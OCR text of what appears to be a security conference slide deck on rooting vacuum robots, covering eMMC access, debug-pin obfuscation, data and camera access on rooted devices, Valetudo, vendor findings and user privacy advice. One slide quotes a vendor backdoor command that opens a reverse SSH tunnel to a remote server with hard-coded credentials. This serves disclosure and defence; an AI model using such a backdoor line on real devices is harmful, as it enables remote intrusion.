
Roborock S8 Pro Ultra Mainboard Front side, with SoC desoldered eMMC datalines marked

Connecting the traces of the back side of the PCB to the front side


# Surprising finding


All eMMC pins are accessible from the holes of the buttons






# Surprising finding






# New challenge: Obfuscation


- Hiding of debug pins or removing them completely
- Example: Fitbit



Fitbit watch with chips removed


Fitbit watch, sanded down PCB

# De-obfuscation of the obfuscation


- Example: Shark Robot






# De-obfuscation of the obfuscation With X-Rays

- Example: Shark Robot





# De-obfuscation of the obfuscation with X-Rays

Do not build home-made X-Ray devices! Check your local laws and do your math.


# WHAT TO DO WITH ROOT ACCESS

# Now what?

- Secure boot is defeated
- Analyze stored data, ML models and traffic
- Can we build our own software replacement?
- Find more vulnerabilities

# Available data on device

- WiFi credentials, Log files
- Map data
  - Resolution: 2-5cm/pixel
- Camera pictures of AI detection



MIT Technology Review

# Your Roomba Is Also Gathering Data about the Layout of Your Home

The CEO of iRobot is pushing the company toward a broader vision of the smart home. It could soon sell maps of the interiors of people's houses.

**By Michael Reilly**

July 25, 2017

Bloomberg

● Live Now Markets Economics Industries Tech AI Politics Wealth Pursuits Opinion Busi

BusinessweekTechnology

# Amazon's Roomba Deal Is Really About Mapping Your Home

In buying iRobot, the e-commerce titan gets a data collection machine that comes with a vacuum.

By Alex Webb

August 6, 2022 at 12:40 AM GMT+10

*Updated on August 7, 2022 at 2:22 AM GMT+10*




https://www.technologyreview.com/2017/07/25/150346/your-roomba-is-also-gathering-data-about-the-layout-of-your-home/
https://www.bloomberg.com/news/articles/2022-08-05/amazon-s-irobot-deal-is-about-roomba-s-data-collection#xj4y7vzkg

# AI on vacuum robots

- Most robots use Tensorflow Lite
  - Size of models differ by vendor
  - 5 Mbytes to 100 Mbytes
  - Different categories
- Online capable
  - Online allows querying of the cloud
  - Uploads images to the cloud
  - Usually disabled by default

# AI on vacuum robots

- Interesting categories:
  - Objects
    - Appliances, Furniture, Cables
  - Humans
  - Pets … and their remains
  - Faces?




Recognition Result: Wires


Possibility:89%

# Cloud Replacement: Valetudo

- Completely replaces the cloud and vendor apps
- Runs on the robot
- No Internet required
- All features of the cloud via a webinterface

URL: https://valetudo.cloud


GitHub: https://github.com/Hypfer/Valetudo



# NOTABLE FINDINGS


# Root credentials to Servers

- Backdoor: Trigger reverse SSH shell
  - sshpass -p xxx ssh -p 10022 -o StrictHostKeyChecking=no -fCNR last-4-digits-of-sn:127.0.0.1:22 user@hostname-public.xxx
- Hard coded credentials to server
  - User has sudo rights
  - Server used for development
  - Access to S3 buckets



# Dreame: even more Scripts

- Startup debug script
  - Unencrypted ftp download from personal developer NAS
- Log uploads
  - With admin credentials




Index of ftp://admin@xi .asuscomm.com/


Up to higher level directory

| Name | Size | Last Modified |
|---|---|---|
| | | 5/ 8:37:00 PM |
| File: httpUpload.zip | 35494 KB | 6/ 2:00:00 AM |
| File: linux-aw.tar.gz | 389233 KB | 4/ 7:52:00 PM |
| File: log_err | 12 KB | 11 1:00:00 AM |
| File: p2008_update-3.5.8_1039.img | 30115 KB | 5/ 3:19:00 AM |
| File: procrank | 16 KB | 11 1:00:00 AM |
| File: ps | 6 KB | 11 1:00:00 AM |
| File: ps1020830131 | 3 KB | 11 1:00:00 AM |
| File: reboot.sh | 1 KB | 11 1:00:00 AM |
| File: restart_ava.sh | 1 KB | 11 1:00:00 AM |
| File: sys_1020444253_11280818.log | 11 KB | 11 1:00:00 AM |
| File: sys_1020444253_11301057.log | 33 KB | 11 1:00:00 AM |
| File: sys_1020444311_11292000.log | 30 KB | 11 1:00:00 AM |
| File: sys_1020444311_11292006.log | 33 KB | 11 1:00:00 AM |
| File: sys_1020444314_03112052.log | 34 KB | 3/ 9:52:00 PM |
| File: sys_1020444368_03181119.log | 38 KB | 3/ 8:19:00 PM |

# Camera access on rooted vacuum robots

- All devices use the Video4Linux subsystem
- Cameras are accessible via the OS
- Vendors left lots of debugging tools
- Many companies store pictures on flash memory
- Lots of uploads into the cloud

# Camera access examples



# TAKE-AWAY LESSONS

# Used devices

- Be careful with used devices
  - Previous owners might have compromised the firmware
  - Difficult to verify
- Do a factory reset before selling/disposing
  - Devices contain lots of data
  - Check the manual for the steps of a factory-reset
  - Hint: A WiFi reset does not delete any data
  - Warning: even a factory-reset might leave some data behind

# Choose your partners / room-mates wisely

- Devices might be potentially used for stalking
- Make sure to remove shared access to your user account
- Remove any unknown devices from your accounts
  - e.g. Amazon account, Google home account
- Change passwords
- When in doubt: do a factory reset and reprovision devices

# Unprovisioned devices

- Do not keep your devices in unprovisioned mode
  - Alternatively: make sure that it disables itself

unprovisioned

„Hey, here are the credentials to MY WiFi“

„Thanks! I am now connected to YOUR account“

„Please give me the Livestream of the camera “

# SUMMARY

# Summary

- We have rooting methods for most of the currently released vacuum robots
- We can validate and verify vendors claims
- Lessons learned:
  - Be aware of the functionality of your device
  - Reminder: vendor has full control over the devices and data
  - Even if a vendor is not malicious, they can be compromised

# Summary

- Defending against physical attacks is very hard
- Attacks are applicable to a wide range of devices types
  - Tested on routers, washing machines, media devices
- Work allows further research into IoT and AI


## Contact:

See: https://dontvacuum.me
Telegram: https://t.me/dgiese
Twitter: dgi_DE
Email: dennis@dontvacuum.me